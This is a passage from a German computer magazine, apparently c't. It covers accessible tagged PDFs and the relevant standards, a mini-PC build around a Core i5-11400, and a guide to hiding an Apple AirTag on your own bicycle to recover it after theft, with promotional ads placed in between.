Die Europäische Union hat auf Grundlage der WCAG die *Richtlinie (EU) 2016/2102* erlassen, als Bezug dient die Europäische Norm *EN 301 549*. Auf sie stützen sich die nationalen Gesetze und Richtlinien, in Deutschland beispielsweise die *Barrierefreie-Informationstechnik-Verordnung (BITV) 2.0*. Auch auf Landes- oder Kommunalebene gibt es eigene Erlasse. Weitere Vorgaben sind in Arbeit; beson-

dere Bedeutung kommt hier dem *European Accessibility Act (EAA)* zu, der den Wirkungsbereich noch ausweitet.

Gesetze und Richtlinien definieren die Anforderungen nur allgemein, beispielsweise, dass Bilder mit passenden Alternativtexten erläutert werden sollen. Die konkrete Umsetzung in den jeweiligen Formaten – PDF, HTML, ePub et cetera – bleibt darin allerdings offen. Entsprechende Leitlinien für PDFs finden Sie im Substandard *PDF/UA-1 (DIN/ISO 14289-1)*. Auch wenn er in Gesetzen oder Normen nicht als verpflichtend definiert ist, empfehlen wir diesen als Referenz. In der Praxis hat er sich weitgehend etabliert. Links zu sämtlichen Referenzen finden Sie unter ct.de/ybcu.

**JETZT
KOSTENLOS
TESTEN**

DIE NEUE LERNPLATTFORM FÜR IT-PROFESSIONALS

Wir machen IT-Weiterbildung digital



IT-Kurse aus der Praxis

Lerne in Online-Kursen und -Trainings, wie Techniken funktionieren und wie du Aufgaben löst.



Triff erfahrene IT-Experten

Profitiere von der Erfahrung unserer IT-Experten und hole dir hilfreiches Praxiswissen aus erster Hand.



Lerne, wie es für dich passt

Nutze das Kursangebot überall und auf jedem Gerät und lerne immer dann, wenn du es brauchst.



Übungen zum Ausprobieren

Probiere das gelernte Wissen selbst aus – mit Beispielaufgaben, Coding-Segmenten und Praxisübungen.



Überprüfe dein neues Wissen

Teste das Gelernte mit interaktiven Quizzes und löse die Programmieraufgaben deiner Trainer spielerisch.



Individuelle Lernumgebung

Lerne in deinem eigenen Tempo, inklusive Notizen, Transkript und Fragen-Modul.



Hier geht's zu deiner Weiterbildung: **heise-academy.de**



In einigen PDF-Editoren und -Betrachtern (hier Adobe Acrobat) kann man sich die Tag-Struktur anzeigen lassen.

Und last but not least: Viele Eigenschaften eines barrierefreien Dokuments kommen nicht nur assistiven Techniken zugute, sondern helfen allen Anwendern, sich im Dokument zurechtzufinden. Geizen Sie also nicht mit interaktiven Elementen wie Lesezeichen, klickbaren (Inhalts-) Verzeichnissen, Hyperlinks und Querverweisen.

Alternativtexte

Alle Nicht-Textelemente, die relevante Informationen vermitteln, müssen sogenannte Alternativtexte enthalten. In PDFs betrifft das normalerweise Grafiken und Bilder. Ein Alternativtext sollte in maximal hundert Zeichen den Inhalt der Abbildung objektiv wiedergeben. Bei komplexen Abbildungen wie Infografiken oder Diagrammen gelingt das meist nicht – deren Informationsdichte lässt sich eben nicht auf hundert Zeichen herunterbrechen. Vermitteln Sie hier also nur die Kernaussage und versuchen Sie, das Problem redaktionell zu lösen: etwa indem Sie im Fließtext ausführlich Bezüge zu den verwendeten Bildern und Grafiken herstellen.

Kontrast

Damit Menschen mit eingeschränktem Sehvermögen Inhalte optisch unterscheiden können, definiert die WCAG Mindestanforderungen für das Kontrastverhältnis bei Texten und Grafiken beziehungsweise zwischen Vorder- und Hintergrund. Es gibt jede Menge Utilities und Browser-Add-ons zur Messung solcher Werte, empfehlenswert sind die kostenlose Desktop-App Colour Contrast Analyser sowie WebAIM, Download siehe ct.de/ybcu.

Die WCAG definiert zwei unterschiedliche Grenzwerte für (frei übersetzt)

„großen“ und „kleinen“ Text. Die Regeln sind aber rein webzentrisch gedacht (Referenz Pixel/Punkt) und lassen außer Acht, dass Druckdokumente wie PDFs meist nicht in der 100-Prozent-, sondern in Ganzseitenansicht gelesen werden – womit eine 12-Punkt-Schrift abhängig vom DIN-Format größer oder kleiner ausfällt. Nutzen Sie die Kontrast-Messwerkzeuge also am besten dazu, das Größenverhältnis von Überschriften und normalem Fließtext aufeinander abzustimmen.

In der Praxis wird der Kontrast oft zugunsten anderer Faktoren wie etwa Corporate Design vernachlässigt – Gelb, Orange und Grün liegen meist unter den Grenzwerten. Wie Sie damit umgehen, ist häufig eine Unternehmensentscheidung. Aber potenziell liegt dann eben kein barrierefreies Dokument vor oder Sie müssen eine separate, konforme Datei erstellen.

Inhalt versus Technik

Ein Dokument kann technisch einwandfrei barrierefrei umgesetzt, aber trotzdem schwer zugänglich sein. Das liegt häufig an inhaltlichen Schwächen, die auch automatische Prüfroutinen nicht erken-

nen. So bereiten fehlende Überschriften immer wieder Probleme – Klassiker sind „Vorwort“ und „Impressum“. Steht nirgends „Impressum“, können weder Anwender noch ATs es suchen oder gezielt anspringen – selbst wenn es so aussieht, wie ein Impressum eben immer aussieht.

Was sich in jedem Fall verbietet, ist das Vermitteln von Informationen rein über Farbe oder andere Layoutmerkmale wie den Schriftschnitt, beispielsweise: „alle Autorennamen im Text werden rot gefärbt“. Solche Informationen lassen sich über Tags nicht transportieren.

Grundsätzlich verbessert alles, was dem Verständnis und der Nutzungsfreundlichkeit dient, auch die Zugänglichkeit für Menschen mit Einschränkungen: Bemühen Sie sich um ein selbsterklärendes Layout sowie eine klare Sprache, etwa indem Sie Abkürzungen kurz erläutern: „Aküfi“ kennt nicht jeder, bei erstmaliger Nennung ist „Abkürzungsfimmel (Aküfi)“ besser.


Wege zum barrierefreien PDF

Prinzipiell kommt man auf zwei Arten zum barrierefreien PDF: erstens durch Nachbearbeitung eines vorhandenen PDF und zweitens, indem man es in einem Autorenprogramm oder einer Datenbank direkt erzeugt.

Die erstgenannte, traditionelle Methode besteht darin, sämtliche Inhalte vorhandenen PDFs in einem Editor wie Adobe Acrobat oder Foxit Phantom entsprechend aufzubereiten: Semantik und Reihenfolge per Tags festlegen, Alternativtexte für Bilder vergeben, interaktive Verknüpfungen erstellen et cetera. Vorteil: Nahezu jedes PDF aus jeder Quelle lässt sich damit barrierefrei machen. Nachteil: Es ist extrem aufwendig. Etwas Zeit sparen Programme wie CommonLook PDF (siehe ct.de/ybcu), die den Workflow teil-



Bei Dokumenten mit einfachem Layout ergibt sich die korrekte Tag-Reihenfolge von selbst aus der logischen Leserichtung von links oben nach rechts unten.



Ob die Kontraste im Dokument ausreichen, misst der Colour Contrast Analyzer (CCA)

weise automatisieren; dennoch bleibt der Aufwand hoch.

Weitere prinzipbedingte Nachteile: Das barrierefreie PDF ist nicht sofort verfügbar und nachträgliche inhaltliche Korrekturen lassen sich schwer einarbeiten. Fast jede Änderung am Quelldokument zieht eine erneute Bearbeitung des PDFs nach sich. Bestimmte „Barrieren“ kann man gar nicht nachträglich beseitigen – etwa zu geringe Kontraste. Daher empfiehlt sich diese Herangehensweise vor allem für große oder periodisch aktualisierte Dokumente nicht.

Besser trimmt man das Dokument bereits in der Ursprungsanwendung auf Barrierefreiheit: Textverarbeitungs- und Layoutprogramme wie Microsoft Word, LibreOffice, Adobe FrameMaker oder InDesign bringen recht brauchbare Funktionen dafür mit, etwa Formatvorlagen für Überschriften und Fließtext oder Eingabefelder für Alternativtexte – und eine PDF-Exportfunktion, die diese Strukturen automatisch in Tags übersetzt.

Zwar arbeiten die Autorenprogramme leider auch nicht perfekt, aber wer ihre Schwächen und Grenzen kennt, kommt mit vertretbarem Aufwand vom Original zum zugänglichen PDF – Details dazu werden wir in einem Folgeartikel beleuchten.

Nachträgliche inhaltliche Korrekturen lassen sich in einem solchen Workflow ebenfalls einfacher in die PDF-Version übernehmen.

Achtung: Universelle Konverter (PDF-Drucker) und einfache PDF-Editoren schreiben in der Regel keine Tags.

PDF – nicht immer ideal

Bevor Sie Inhalte veröffentlichen, hinterfragen Sie am besten immer: Wer soll diese unter welchen Umständen konsumieren und welches Format eignet sich dafür am besten? PDF ist traditionell eher seitenorientiert und desktopfokussiert, weil es ursprünglich für die Druckvorstufe entwickelt wurde. Insbesondere auf kleineren Tablet- und Smartphone-Bildschirmen bietet das Format daher nicht immer die beste Nutzungsfreundlichkeit und auch die Erstellung des dynamischen, interaktiven Tagged PDF birgt einige Tücken.

Nach wie vor mangelt es auf zu vielen wichtigen Plattformen an PDF-Betrachtern und assistiver Technik, die mit den Tags umgehen kann. Unter macOS geben weder der Standard-PDF-Betrachter Vorschau (Preview) noch die integrierte AT VoiceOver barrierefreies PDF adäquat wieder – es ist einfach nicht korrekt implementiert. Auch der Umfließen-Modus von Acrobat und dem kostenlosen Acrobat Reader hat nichts mit barrierefreiem PDF zu tun. Er passt Inhalte zwar responsiv an den Bildschirm an und hilft damit auch

Personen mit Seheinschränkungen, weil sie in diesem Modus leicht die Schrift vergrößern können. Allerdings stützt er sich nicht auf Tags. Immerhin steht mit dem VIP Reader eine plattformübergreifende AT für die Desktopsysteme Windows, macOS und Linux zur Verfügung.

Auf Smartphones sieht es noch deutlich düsterer aus. Auch Adobe Acrobat mobile verarbeitet PDFs mit Tags nicht korrekt. Der recht neue Liquid Mode, der Inhalte dynamisch an den Bildschirm anpasst, ignoriert Tags, ist rein KI-basiert und funktioniert nicht für alle Dokumente. Immerhin haben einige Anbieter für dieses Jahr Apps mit Tagged-PDF-Unterstützung angekündigt, beispielsweise die PDF/UA Foundation.

Andere fürs mobile Leben gebaute Formate wie HTML und ePUB eignen sich also besser für die plattformübergreifende Anzeige auf Geräten aller Art und lassen sich aufgrund ihrer von Haus aus dynamischen Eigenschaften deutlich leichter zugänglich machen. Entscheiden Sie sich beim (barrierefreien) Publizieren daher nur dann für das Portable Document Format, wenn es gute Gründe dafür gibt – und nicht, weil es eben immer so gemacht wurde. Einen relativ einfachen Weg zum barrierefreien PDF mit Microsoft Word als Ausgangsanwendung stellen wir in einer der kommenden Ausgaben vor. (atr@ct.de) **ct**

Downloads, Quellen und Dokumentationen: ct.de/ybuc



Selber Inhalt, unterschiedliche Gestaltung: Bei kreativen Layouts (links) muss der Urheber eines Dokuments die gewünschte Lesereihenfolge im Tag-Baum meist manuell definieren.



Kraftkur

Mini-PC-Bauvorschlag mit Core i5-11400-Prozessor

Ein kleiner PC – sowohl leistungsstark als auch leise und effizient – ist die Königsdisziplin im Eigenbau. Den Deskmini-Bauvorschlag haben wir daher mit mehr CPU-Power aufgemotzt, mussten für eine leise Kühlung aber in die Trickkiste greifen.

Von Carsten Spille

Wenn die Bildbearbeitung immer wieder künstlerische Denkpausen einlegt oder sich Kompilierungszeiten nicht mehr mit einer Tasse Kaffee überbrücken lassen, verspricht ein schnellerer Prozessor Abhilfe. In diesem Sinne rüsten wir unseren Mini-PC-Bauvorschlag aus c't 24/2021 auf. Er ist in seiner günstigen Grundform mit einem Pentium Gold G6405 ein sparsamer Alltagsrechner für leichte bis mittelschwere Büroaufgaben

[1]. Einige Leser wünschten sich aber mehr Prozessorkraft, die wir mit diesem Praxisartikel nun nachlegen.

Von 2 auf 6

Der erwähnte Pentium Gold G6405 ist ein sparsamer Zweikerner, den selbst der günstige Arctic Alpine 12 LP im sehr kompakten, derzeit aber schlecht lieferbaren Asrock-Deskmini-Gehäuse nahezu unhörbar leise kühlt, weil der Rechner lediglich 8 bis maximal 52 Watt schluckt. Der Nachteil: Trotz guten Ansprechverhaltens durch hohen Takt und schnelle M.2-SSD (NVMe) geht ihm bei Aufgaben, die mehrere Kerne gut auslasten, schnell die Puste aus. Foto-Retusche und Videobearbeitung, aber auch Kompilierung eigener Programmierprojekte oder 3D-Rendering sind typische Beispiele dafür.

Für einen merklichen Performance-Sprung haben wir zum Sechskerner Core i5-11400 für rund 180 Euro in der Boxed-Version mit 3 Jahren Garantie gegriffen. Der Prozessor darf unter Dauerlast 65 Watt verheizen. Achten Sie darauf, nicht versehentlich die Version mit dem Kürzel „F“ zu er-

wischen, denn die hat keine integrierte Grafikeinheit und eine separate Grafikkarte lässt sich im Deskmini nicht nachrüsten.

Apropos: Die integrierte Grafik des i5-11400 ist ebenfalls deutlich moderner als die vom Pentium und steuert zum Beispiel auch über HDMI 4K-Bildschirme mit ergonomischen 60 Hertz an. Zudem hat sie einen integrierten AV1-Decoder, der dem Prozessor Arbeit bei rechenintensiven Videoformaten abnimmt, die einige Streaming-Dienste für hochauflösende Filme und Serien verwenden. Die 3D-Leistung der integrierten Xe-Grafik ist gegenüber der des Pentiums zwar mehr als doppelt so hoch, langt aber höchstens für optisch genügsame Spiele mit reduzierter Detailstufe.

Der Prozessor hat nicht nur dreimal so viele und im Turbo-Fenster höher taktende Kerne, sondern sie sind mit ihrer moderneren Cypress-Cove-Mikroarchitektur schon bei gleichem Takt schneller. Sie beherrschen im Unterschied zum Pentium auch die Befehlssatzerweiterungen AVX2 und AVX-512F, die in manchen Rendering- und Videobearbeitungsprogrammen zusätzliche Performance bringen und lästige Wartezeiten weiter verkürzen. Im Cinebench R23 stieg die Leistung bei Singlethreading um 41 Prozent von 994 auf 1403 Punkte; durfte der Renderer alle Kerne belasten, ging es um satte 245 Prozent von 2614 auf 9204 Punkte nach oben. Auch im Büroalltag merkte man den Unterschied bei anspruchsvolleren Aufgaben: Der Office-Benchmark Bapco Sysmark 25 legte ähnlich dem ST-Wert im Cinebench von 943 auf 1464 zu. Mit einem Core i-11000 kann man im Deskmini auch den rückseitigen M.2-Steckplatz für SSD-Kärtchen in PCIe-4.0-Geschwindigkeit nutzen, allerdings entfällt die Unterstützung für den VGA-Ausgang. Die nochmals flotteren Core i-12000 passen nicht in diese Deskmini-Version; eine neue Variante mit dem Chipsatz B660 ist derzeit noch nicht verfügbar.

Grenzgänger

Das Mehr an Leistung hat seinen Preis. Nicht nur kostet der Prozessor beinahe dreimal so viel wie der Pentium, er schluckt auch mehr Strom. Schon im Leerlauf sind es unverständlicherweise 11 statt 8 Watt und unter CPU-Dauerlast geht es von 44 auf 89 Watt hoch. Während der 28-sekündigen Turbophase darf der Core i5-11400 154 Watt verschlingen. Weil Asrock nur ein 120-Watt-Netzteil mitliefert, ist im BIOS eine sinnvolle Grenze von 90 Watt für den

Teileliste Kraftmini

Komponente	Produkt	Preis
Prozessor	Intel Core i5-11400	178 €
CPU-Kühler	Noctua NH-L9i	45 €
PC-Barebone	ASRock DeskMini H470 (90BXG3R01-A10GAOW)	180 €
Speicher	2 × Crucial SO-DIMM 4GB, DDR4-2666, CL19-19-19 (CT4G4SFS6266)	40 €
SSD	KIOXIA EXCERIA SSD 500 GB, M.2 (LRC10Z500GG8)	50 €
	Summe (+ Versandkostenpauschale)	493 € (+20 €)
optionales Zubehör		
Lufttunnel	Noctua Luftführungs-Set (NA-FD1)	13 €
Weiteres Zubehör siehe Projektseite www.ct.de/ylnsa		

11400 hinterlegt. Wer will, kann diese Begrenzung aufheben, ein Hilfetext weist aber auf das dazu nötige Netzteil mit 180 Watt hin. Ignoriert man das und setzt den Deskmini ohne die 90-Watt-Grenze unter Volllast, schaltet sich der Rechner ab.

Obwohl der Core i5-11400 DDR4-Speicher mit bis zu 3200 MHz verwenden kann, waren mit der aktuellen UEFI-BIOS-Version 2.20 per Automatik DDR4-2933 voreingestellt – eventuell wählte Asrock ein einfacheres Boardlayout, das die Timings für DDR4-3200 nicht stabil schafft. Viel Leistung kostet der langsamere Speicher jedoch nicht.

Um der höheren Abwärme Herr zu werden, haben wir auch beim CPU-Kühler eine Schippe draufgelegt und uns für den 45 Euro teuren Noctua NH-L9i entschieden. Fertig mit dem Mainboard verschraubt, kühlte der die CPU zuverlässig auf 74 Grad Celsius unter Volllast, war mit über 2000 U/min ab Werk aber nervig laut und der mitgelieferte Silent-Adapter verringerte die Kühlreserven zu sehr. Durch die begrenzte Drehzahl erhitzen die Spannungswandler im Mini-Gehäuse auf über 110 Grad Celsius. Wir drehten zunächst den Kühler um 90 Grad, sodass der Luftstrom aus den offenen Kühlrippen Richtung ATX-

Anschlussblende und die dort verlöteten Spannungswandler streichen konnte. Zusätzlich montierten wir das ebenfalls von Noctua stammende Luftführungsset NA-FD1, welches mittels Schaumstoffteilen einen Lufttunnel von der Seitenwand direkt zum Lüfter schafft. Mit einem angepassten Lüfterprofil im BIOS-Setup (siehe ct.de/yhk1) haben wir dann den gepimpten Mini auch unter Volllast ruhiggestellt: Mit 0,4 sone fällt er nur in sehr ruhigen Umgebungen überhaupt auf, im Leerlauf ist er nahezu unhörbar (<0,1 sone). Übrigens: Ohne den künstlichen Lufttunnel verdoppelt sich die Lautheit glatt auf 0,8 sone.

Fazit

Durch den starken Sechskernprozessor wird aus dem Deskmini H470 ein echtes Arbeitspony. Die Kosten steigen im Vergleich zu unserem Bauvorschlag jedoch beträchtlich. Anstatt knapp 75 Euro für Pentium und Arctic-Kühler schlägt die Kombo aus Core i5-11400 und Noctua NH-L9i mit 223 Euro ins Kontor – der Lufttunnel für leiseren Betrieb kostet noch einmal 13 Euro extra.

Trotz netzteilbedingter Turbo-Drossel und gebremstem DDR4-Speicher steigt die Leistung des Minis durch die neuen, teuren Teile um mehr als das Doppelte, ohne dass er dadurch zum Brüllwürfel wird. Für opulente 3D-Welten fehlt ihm ohne Grafikkarte zwar die Puste, insgesamt gehen klein, leise und stark bei unserem Bauvorschlag aber doch zusammen, wenn man das nötige Kleingeld und etwas Hirnschmalz hineinsteckt. (csp@ct.de) **ct**

Literatur

- [1] Christian Hirsch, Mini maximal, Superleiser Mini-PC für 333 Euro, c't 24/2021, S. 26

BIOS-Einstellungen im Überblick:
ct.de/yhk1



Als wir die CPU-Temperatur im Griff und den Lüfter ruhiggestellt hatten, wurden die Spannungswandler (im Wärmebild mittig als weiße Fläche sichtbar) sehr warm.

Verteidigen Sie Ihre Privatsphäre!



Heft + PDF mit 29 % Rabatt

- ▶ E-Mails und Telefone absichern
- ▶ Welche Messenger verschlüsseln wirksam
- ▶ Welche Angriffe bedrohen Ihre Privatsphäre on- und offline
- ▶ Passwörter für alle Systeme sicher verwalten
- ▶ Für Abonnenten portofrei
- ▶ Auch im Set mit Reiner SCT Authenticator zum Sonderpreis

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €

shop.heise.de/ct-datenschuetzen

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Ey Mann, wo is' mein Fahrrad?

Apple AirTag versteckt am Drahtesel montieren

Ein Tracker schützt nicht vor einem Diebstahl, kann Opfer aber auf die Spur des Diebes führen. Damit man nicht auffliegt, sollte das AirTag gut getarnt am Zweirad haften. Wir stellen fünf Lösungen vor.

Von Dennis Schirmmacher

Mit Apples Tracker AirTag sucht man etwa daran befestigte verlorene Schlüssel und findet sie im besten Fall wieder. Warum nicht eine Nummer größer denken und ein Fahrrad oder einen E-Scooter damit ausstatten, um sie nach einem Diebstahl zurück nach Hause zu holen? Die Ortungsfunktioniert in der Praxis in vielen Fällen ziemlich gut – vorausgesetzt, der Dieb sieht den Tracker nicht auf den ersten oder zweiten Blick und entsorgt ihn im Rinnstein. Dieses Risiko minimiert man mit ein paar kreativen Halterungen zur unauffälligen Montage.

AirTags setzen nicht auf GPS zur Ortung, sondern auf Apples „Wo Ist?“-Netzwerk. Der Tracker sendet Apple zufolge ein verschlüsseltes und anonymisiertes Bluetooth-Signal aus, das keinerlei Rückschlüsse auf den Besitzer zulassen soll. Geht nun jemand mit einem Apple-Gerät, etwa einem iPhone, am gestohlenen Fahrrad vorbei, empfängt sein Gerät die

Ortungsdaten und synchronisiert diese via iCloud in Apples Netzwerk. Der Besitzer des AirTags respektive Fahrrads kann dann in der passenden App den Standort einsehen und sich dorthin navigieren lassen. Soweit die Theorie.

Um das in der Praxis zu prüfen, haben wir den Tracker so unauffällig wie möglich installiert und uns das Rad dann „klauen lassen“. Wer Apple nicht mag, kann übrigens auch Tracker von anderen Herstellern wie Chipolo, Samsung oder Tile am Fahrrad installieren. Einen Überblick zur Konkurrenz und Funktionsweise gibt [1].

Versteckt montieren

Damit ein Dieb die Wanze in der Größe einer Zwei-Euro-Münze möglichst nicht entdeckt, gibt es mehrere Installationsmöglichkeiten. Die Lösungen in diesem Artikel lassen sich schon ab sechs Euro umsetzen. Wir haben die Systeme unter dem Sattel, in der Klingel, am Flaschenhalter, an der Lenkerhalterung und an einer geeigneten Stelle am Rahmen montiert. In den Kästen ab Seite 157 sieht man Fotos der Anbauten, und wir geben eine Einschätzung ab, wie gut der Tracker damit versteckt ist. Außerdem stehen dort die Preise, die benötigten Werkzeuge und wie schwierig die Montage ist. Wer einen 3D-Drucker besitzt, findet auf Websites wie Cults3D.com Vorlagen für AirTag-Halterungen, die zum Teil auch zur Montage am Fahrrad geeignet sind.

Die Wechselbatterie (CR2032) im Tracker soll ein Jahr lang durchhalten. Vor ungemütlichen Witterungsbedingungen braucht man keine Angst zu haben: AirTags sind IP67 zertifiziert und somit staubdicht und vor zeitweiligem Untertauchen (bis zu 1 Meter für bis zu 30 Minuten) in Wasser geschützt.

Fiktiver Diebstahl


Nachdem ein Kollege das mit einem AirTag ausgestattete Rad rund 1,5 Kilometer

vom Verlag entfernt in einer Nebenstraße abgestellt hatte, konnten wir den Standort in der „Wo Ist?“-App unter „Objekte“ einsehen und uns direkt via Apple Maps dort-

hin navigieren lassen. Alternativ kann man die Fundadresse natürlich auch in beispielsweise Google Maps einfügen.

Ist man dem Gegenstand sehr nahe, kann man auf dem iPhone einen präzisen Suchmodus mit einem sich bewegenden Richtungspfeil und der verbleibenden

Frisch aus
c't Nerdistan



Puh! Das Rad steht noch angeschlossen vorm Verlag. Der App erinnert an vergessene Gegenstände. Leider meldet sie sich nicht, wenn sich Objekte, etwa durch einen Diebstahl, vom Besitzer entfernen.

c't kompakt

- Mit Apples AirTag können Sie Fahrraddieben auf die Spur kommen.
- Ein Tracker sollte so unsichtbar wie möglich am Bike installiert sein.
- Kreative Halterungen helfen bei der versteckten Installation.



Montage am Ahead-Steuersatz

Dieses Set schraubt man an der Oberseite des Ahead-Steuersatzes an. Dabei handelt es sich um die Konstruktion, die den Vorbau mit der Lenkerhalterung über ein Rohr mit der Gabel verbindet. Damit es passt, muss das Rohr einen Durchmesser von 31,8 mm aufweisen. Das ist beispielsweise bei vielen Mountainbikes der Fall. Für die Installation löst man die Spannschraube vom Steuersatz und entfernt den Spanndeckel. Diesen ersetzt man mit dem AirTag-Behälter auf Metallbasis und befestigt ihn mit der mitgelieferten Inbus-Schraube. Nun legt man die kleine Dichtung in den Behälter, packt das AirTag rein und schraubt es mit dem Deckel zu. Das Set macht einen soliden Eindruck. Leider ist der Deckel mit seinem Muster ziemlich auffällig und könnte die Blicke von misstrauischen Dieben auf sich ziehen.

Hersteller: Nicedack

Preis: 20 €

benötigtes Werkzeug: Inbus-Schlüssel (nicht enthalten)

Montageaufwand: ⊕

Tarnung: ⊖



Am Rahmen befestigen

Diese Halterung ist die günstigste und flexibelste in diesem Vergleich. Den Tracker steckt man einfach in die Silikonhülle. Im Anschluss befestigt man das Set mit der Strippe nach dem Kabelbinder-Prinzip an einer geeigneten Stelle am Rad. Das kann irgendwo versteckt am Rahmen oder unter dem Sattel sein. Das Ganze funktioniert ohne Werkzeug und ist in wenigen Minuten erledigt. Ob die Hülle einem Dieb auffällt, hängt vom Installationsort ab. Dieser kann aufgrund von verschiedenen Fahrradtypen sehr individuell ausfallen. Hier sollte man kreativ werden.

Hersteller: Gscree

Preis: 6 €

benötigtes Werkzeug: keins

Montageaufwand: ⊕⊕

Tarnung: ○



Unter dem Sattel montieren

Die Sattelhalterung stammt aus einem industriellen 3D-Drucker (Raise3D) und ist aus witterungsbeständigem ASA-Kunststoff gefertigt. Die Halterung gewinnt keinen Schönheitspreis, was für die versteckte Montage aber auch nicht wichtig ist. Das AirTag in der Halterung schützt ein Deckel. Um die Batterie zu wechseln, kann man diesen mit einem Schlitzschraubendreher wieder öffnen. Die Konstruktion hängt man direkt in die Sattelhalterung unter den Sattel. Das hat bei uns im Test mit zwei verschiedenen Halterungen problemlos geklappt, war aber zum Teil etwas frickelig. Damit das Ganze während der Fahrt nicht abfällt, sollte man die Konstruktion mit den mitgelieferten Kabelbindern festziehen.

Hersteller: GaGo

Preis: 14 €

benötigtes Werkzeug: keins

Montageaufwand: ○

Tarnung: ⊕

Entfernung aktivieren. Das funktioniert dank dem U1-Chip im AirTag, der im Ultrabreitband (UWB) funkt. Die Unterstützung dafür ist aber erst ab einem iPhone 11 gegeben. Im Test hat das unter freiem Himmel in einem Abstand von rund 20 Metern funktioniert. In einer Wohnung waren mit einer Wand dazwischen etwa sechs Meter drin. Im zweiten Stock funktionierte die UWB-Ortung durch eine Fensterscheibe ab circa 16 Metern und die App hat sogar angezeigt, dass sich der Tracker „unten“ befindet. Ist man dem Bike schon sehr nahe, sieht es aber noch nicht, kann man den Tracker über die App piepen

lassen. Leider ist der Ton schon ab Werk sehr leise und wenn der AirTag in einer Hülle am Rad verbaut ist, hört man ihn noch schlechter. An einer befahrenen Straße kann man diese Ortungshilfe also gestrost vergessen.

Ärgerlich: Die „Wo Ist?“-App kann einen an etwa im Büro vergessene Gegenstände erinnern. Bei unserem Rad war das nach knapp 500 Metern der Fall, wenn wir es die Mittagspause über am Verlag stehen ließen und spazieren gegangen sind. Leider blieb die App in unserem Versuch still, wenn sich ein Gegenstand – etwa im Fall eines geklauten Bikes – vom Besitzer ent-

fernt. Da muss man selbst aktiv werden und die App öffnen, um das Bike als verloren zu markieren und den Standort einsehen zu können. Der Verloren-Modus schickt den Standort per Mitteilung direkt auf das Smartphone des Fahrradbesitzers. Außerdem weist er andere iPhone-Besitzer automatisch auf ein unbekanntes AirTag in der Nähe hin und ein Finder kann eine vom Besitzer verfasste Nachricht mit Kontaktdaten auslesen. Das kann aber auch ein großer Nachteil sein: Besitzt der Dieb ein iPhone, bekommt er den Hinweis auch. Android-Smartphones können die Kontaktinfos über die kostenlose App Tra-



Am Flaschenhalter montieren

Die Basis dieser Halterung ist eine Aluminiumlegierung inklusive Dichtungsring. Der Deckel ist aus robustem Kunststoff, insgesamt fühlt sich das AirTag-Versteck stabil an. Die Halterung findet am Fahrradrahmen an der Stelle Platz, an der man auch eine Flaschenhalterung montiert. Die passenden Inbus-Schrauben und der -Schlüssel sind mit dabei. Wer seinen Tracker so installieren will, sollte überlegen, darüber noch eine Flaschenhalterung zu montieren. Ansonsten fällt das AirTag-Versteck als Fremdkörper am Rahmen schnell ins Auge.

Hersteller: Supmega

Preis: 14 €

benötigtes Werkzeug: Inbus-Schlüssel (enthalten)

Montageaufwand: ⊕

Tarnung: ○



In der Klingel verstecken

Die AirBell ist das smarteste AirTag-Versteck in diesem Vergleich, aber auch das teuerste. Um die Klingel zu öffnen, schraubt man die Oberseite mit dem beiliegenden Schlitz-Schraubendreher auf. Das klappt erst mit etwas Übung gut. Außerdem muss man aufpassen, dass man den Schraubschlitz der Plastikkonstruktion nicht zu dolle ausfranst. Nach der Platzierung schließt man die Klingel wieder und schraubt die Halterung wie eine normale Klingel mit einem Kreuz-Schraubendreher an die Lenkerstange (Durchmesser 22 mm).

